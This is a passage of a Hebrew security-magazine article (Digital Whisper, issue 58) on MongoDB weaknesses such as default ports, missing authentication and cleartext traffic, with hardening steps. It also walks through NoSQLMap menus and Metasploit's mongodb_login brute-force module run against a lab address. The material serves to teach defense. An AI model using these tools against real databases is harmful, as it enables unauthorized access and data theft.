
# Note: if you run mongod as a non-root user (recommended) you may
# need to create and set permissions for this directory manually,
# e.g., if the parent directory isn't mutable by the mongod user.
dbpath=/var/lib/mongod

#where to log
logpath=/var/log/mongod/mongod.log
logappend=true

bind_ip = 127.0.0.1
port = 27017
```

- **27018** - זוהי יציאת ברירת המחדל כאשר מריצים עם: --shardsvr
- **27019** - זוהי יציאת ברירת המחדל כאשר מריצים עם: --configsrv
- **28017** - זוהי ברירת המחדל (אולי המוכרת מכולן) דרך הדפדפן.

ריצה על פורט כברירת מחדל כשלעצמה הינה מצביעה על כשל אבטחה, אבל זה, בנוסף לשאר הסעיפים שיגיעו בהמשך (ובייחוד לסעיף 2) - מדובר בקטסטרופה, סריקה ב-Shodan מראה כי לפחות 51,451 שרתים מאזינים על פורט זה:



סוגיות אבטחה ב-MongoDB -
www.DigitalWhisper.co.il

2. **Authentication Weakness** - כבירת מחדל בסיס הנתונים נוצר **ללא סיסמא**. כשקוראים את המדריך של MongoDB מגלים שהמפתחים החליטו שעניין האבטחה צריך להישאר בצד האפליקציה בלבד. נשמע מוזר בייחוד לאור מקרים כה רבים בהם עניין אבטחה בבסיסי נתונים RDBMS הוכח כנחוץ מאוד. כדי למנוע זאת, ראשית עלינו ליצור יוזר עבור בסיס הנתונים הרלוונטי ולתת לו ורק לו את ההרשאות הרלוונטיות אליו, לדוג':

```
fingers@5fingers: ~
> show dbs
5Fingers          0.078GB
Mongo-Shmongo    0.078GB
admin             0.078GB
digitalwhisper    0.078GB
local            0.078GB
> use digitalwhisper
switched to db digitalwhisper
> db.createUser({'user':'Mika', 'pwd':'qwer123', roles:['readWrite']});
Successfully added user: { "user" : "Mika", "roles" : [ "readWrite" ] }
```

ליוזר Mika יש הרשאות קריאה/כתיבה רק! לבסיס הנתונים של digitalwhisper. (במקרה של הראשאת קריאה בלבד יש לרשום read). לאחר מכן, בקובץ הקונפיג (שהוזכר בסעיף הקודם) ישנו פרמטר נוסף הנקרא auth,

```
fingers@5fingers: ~
# mongod.conf

#where to log
logpath=/var/log/mongodb/mongod.log

logappend=true

# fork and run in background
fork=true

#port=27017

dbpath=/var/lib/mongo

# location of pidfile
pidfilepath=/var/run/mongodb/mongod.pid

# Listen to local interface only. Comment out to listen on all interfaces.
bind_ip=127.0.0.1

# Disables write-ahead journaling
# nojournal=true

# Enables periodic logging of CPU utilization and I/O wait
#cpu=true

# Turn on/off security. Off is currently the default
#noauth=true
#auth=true
```

יש לאפשר אותו ע"י מחיקת #. כעת כל התחברות אל בסיס הנתונים תחוייב לעבור אימות.

3. **Authorization Weaknesses** - חולשה ביצירת משתמשים חדשים. כל משתמש חדש שנוצר מקבל כבירת מחדל הרשאת קריאה לכל בסיס הנתונים. דמיונו מצב בו משתמש עם הרשאות נמוכות יכול לקרוא את הסיסמא של היוזר Admin. כפועל יוצא של שני החולשות שהוזכרו זה עתה, ניתן להבין שיוזר עם הרשאות admin (קריאה/כתיבה) נוצר מלכתחילה ללא סיסמא.

4. המידע נשלח **Clear Text** - כל הנתונים נשלחים באופן שאינו מוצפן, כך ניתן ללכוד את הנתונים בהתקפת MITM או ARP Poisoning או בהתקפת זאת או אחרת:

The screenshot shows a network capture of a MongoDB query and response. The response is a document with the following structure:

```

{
  "id": "4cc996a44d4c0cd4d2e46bd5",
  "x": 4,
  "j": 3
}
    
```

Detailed view of the MongoDB response document:


```

Reply Flags
  Cursor ID: 1206307225022526970
  Starting From: 0
  Number Returned: 101
  Document
  Document
  Document
  Document
  Document length: 44
  Elements
    Element: id
      Type: Object ID (0x07)
      ObjectID: 4cc996a44d4c0cd4d2e46bd5
    Element: x
      Type: Double (0x01)
      Value: 4
    Element: j
      Type: Double (0x01)
      Value: 3
  Document
  Document
  Document
    
```


:NoSQLMap

NoSQLMap הינו פרויקט קוד פתוח מבית היוצר של ברנרדו דאמל (Bernardo Damele) ומירוסלב סטאמפר (Miroslav Stampar) הידועים כמי שהביאו לנו את SQLMap. הפרויקט החדש שלהם NoSQLMap נכתב בפייטון ומטרתו לאגד התקפות הזרקה למסדי נתוני של NoSQL ולנצל את חולשות ברירת המחדל שלהם.

בואו נראה זאת הלכה למעשה על בסיס הנתונים שלנו ב-mongoDB. ראשית, את הכלי ניתן להוריד [כאן](#). לפני הרצתו וודאו שיש ברשותכם התקנה של [Metasploit Framework](#) ו-[PyMongo](#). כעת, ברוכים הבאים:



```
fingers@5fingers: ~/NoSQLMap-0.5
=====
NoSQLMap
=====
NoSQLMap-v0.5
nosqlmap@gmail.com

1-Set options
2-NoSQL DB Access Attacks
3-NoSQL Web App attacks
4-Scan for Anonymous MongoDB Access
5-Change Platform (Current: MongoDB)
x-Exit
Select an option: █
```

שימו לב לפרט חשוב כבר במסך הפתיחה, mongoDB מוגדר כפלטפורמת ברירת המחדל, נכון לגרסה האחרונה ניתן לבחור בין mongoDB ל-CouchDB. בעתיד האפשרויות יתרחבו.



לאחר שמסך הפתיחה הופיע, יש לבחור באפשרות הראשונה (לחיצה על המספר 1) על מנת לצפות באפשרויות:

```
fingers@5fingers: ~/NoSQLMap-0.5
NoSQLMap
=====
NoSQLMap-v0.5
nosqlmap@gmail.com

1-Set options
2-NoSQL DB Access Attacks
3-NoSQL Web App attacks
4-Scan for Anonymous MongoDB Access
5-Change Platform (Current: MongoDB)
x-Exit
Select an option: 1

Options
1-Set target host/IP (Current: Not Set)
2-Set web app port (Current: 80)
3-Set App Path (Current: Not Set)
4-Toggle HTTPS (Current: OFF)
5-Set MongoDB Port (Current : 27017)
6-Set HTTP Request Method (GET/POST) (Current: GET)
7-Set my local MongoDB/Shell IP (Current: Not Set)
8-Set shell listener port (Current: Not Set)
9-Toggle Verbose Mode: (Current: OFF)
0-Load options file
a-Load options from saved Burp request
b-Save options file
x-Back to main menu
Select an option: 1
Enter the host IP/DNS name: 10.10.10.2
```

הזנתי את ה-IP עליו נמצא mongoDB וכפי שאפשר לראות NoSQLMap מספק לי רשימת אפשרויות תקיפה עבור web application וכמובן שגם עבור תקיפה של מערכת הניהול של mongoDB כפי שהוזכר במאמר זה קודם לכן, כברירת מחדל מותקן mongoDB ללא סיסמא וכל אחד יכול לגשת לכל מקום.

לכלי אפשרויות רבות, לא נרחיב עליהם במאמר זה, במידה ותרצו, גשו לאתר הכלי:

<http://www.nosqlmap.net>

ובו תוכלו ללמוד על כלל האפשרויות של הכלי.

כלי נוסף הקיים לתקיפת מסדי נתונים מבוססי MongoDB קיים ב-Metasploit. המערכת מכילה כלי עזר מאוד שימושי בשם "MondoGB_Login", הוא ממוקם ב:

use auxiliary/scanner/mongodb/mongodb_login

הכלי נועד לבדיקת סיסמאות בעת שלב האימות:

```

Metasploit Pro Console
File Edit View Help

Module options (auxiliary/scanner/mongodb/mongodb_login):

Name           Current Setting  Required  Description
----           -
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
DB              admin           yes       Database to use
DB_ALL_CREDS    false           no        Try each user/password couple stored in the current database
DB_ALL_PASS     false           no        Add all passwords in the current database to the list
DB_ALL_USERS    false           no        Add all users in the current database to the list
PASSWORD        no              no        A specific password to authenticate with
PASS_FILE       no              no        File containing passwords, one per line
RHOSTS          no              yes       The target address range or CIDR identifier
RPORT          27017          yes       The target port
STOP_ON_SUCCESS false           yes       Stop guessing when a credential works for a host
THREADS         1              yes       The number of concurrent threads
USERNAME        no              no        A specific username to authenticate as
USERPASS_FILE   no              no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false           no        Try the username as the password for all users
USER_FILE       no              no        File containing usernames, one per line
VERBOSE         true            yes       Whether to print output for all attempts

msf auxiliary(mongodb_login) >
    
```

לאחר בחירת ה-auxiliary שימו לב לאפשריות שיש בו.


```

Metasploit Pro Console
File Edit View Help

DB_ALL_USERS    false           no        Add all users in the current database to the list
PASSWORD        no              no        A specific password to authenticate with
PASS_FILE       no              no        File containing passwords, one per line
RHOSTS          no              yes       The target address range or CIDR identifier
RPORT          27017          yes       The target port
STOP_ON_SUCCESS false           yes       Stop guessing when a credential works for a host
THREADS         1              yes       The number of concurrent threads
USERNAME        no              no        A specific username to authenticate as
USERPASS_FILE   no              no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false           no        Try the username as the password for all users
USER_FILE       no              no        File containing usernames, one per line
VERBOSE         true            yes       Whether to print output for all attempts

msf auxiliary(mongodb_login) > set RHOSTS 10.10.10.2
RHOSTS => 10.10.10.2
msf auxiliary(mongodb_login) > set THREADS 4
THREADS => 4
msf auxiliary(mongodb_login) > set DB digitalwhisper
DB => digitalwhisper
msf auxiliary(mongodb_login) > run

[*] Scanning IP: 10.10.10.2
    
```



סיכום

בסיסי נתונים מסוג NoSQL הם לא תחליף לבסיסי הנתונים הרלציונים הקיימים היום. המוטיבציה להשתמש בכל אחד מהם שונה לחלוטין ושניהם ימשיכו ללכת יד ביד עוד הרבה מאוד שנים.

בסיסי נתונים מסוג NoSQL מתחילים לצבור תאוצה בקרב חברות וארגונים רבים וצריכים להיות מודעים ולתת דגש רב לנושא האבטחה לבסיסי נתונים אלה בייחוד כשהתחום עוד יחסית בתחילת בתנופה שלו.

במאמר זה נגענו בלא מעט נקודות הקשורות לאבטחת מידע בכל הנוגע ל-MongoDB, נקודה נוספת ששווה להסתכל עליה הינה הקישור הבא:

<http://blog.mongodirector.com/10-tips-to-improve-your-mongodb-security/>

מדובר בריכוז של כעשרה צעדים שניתן לבצע על מנת להקשיח ולהעמיק את האבטחה בשרת ה-Mongo על מנת להגיע לרמת אבטחה גבוהה יותר ממה שהמערכת מציעה כברירת מחדל.

תודות

- תודה ענקית לאישתי המדהימה נטלי - כל מה שאני אגיד עכשיו יגמד לכמה שאני מעריך את העזרה שלך, אז תודה רבה אהובתי.
- תודה ענקית ליובל (tief) נתיב על הדרבון, העזרה והמוטיבציה שנתת לי לאורך כתיבת המאמר.

מקורות מידע / קישורים לקריאה נוספת

- <http://2012.zeronights.org/includes/docs/Firstov%20-%20Attacking%20MongoDB.pdf>
- <http://blogs.adobe.com/security/files/2011/04/NoSQL-But-Even-Less-Security.pdf>
- <https://www.youtube.com/watch?v=Cy8-EYS3HeM>
- https://media.blackhat.com/bh-us-11/Sullivan/BH_US_11_Sullivan_Server_Side_WP.pdf
- <http://blog.spiderlabs.com/2013/03/mongodb-security-weaknesses-in-a-typical-nosql-database.html>
- <http://blog.mongodirector.com/10-tips-to-improve-your-mongodb-security/>



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-58 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש פברואר 2015.

אפיק קסטיאל,

ניר אדר,

31.01.2015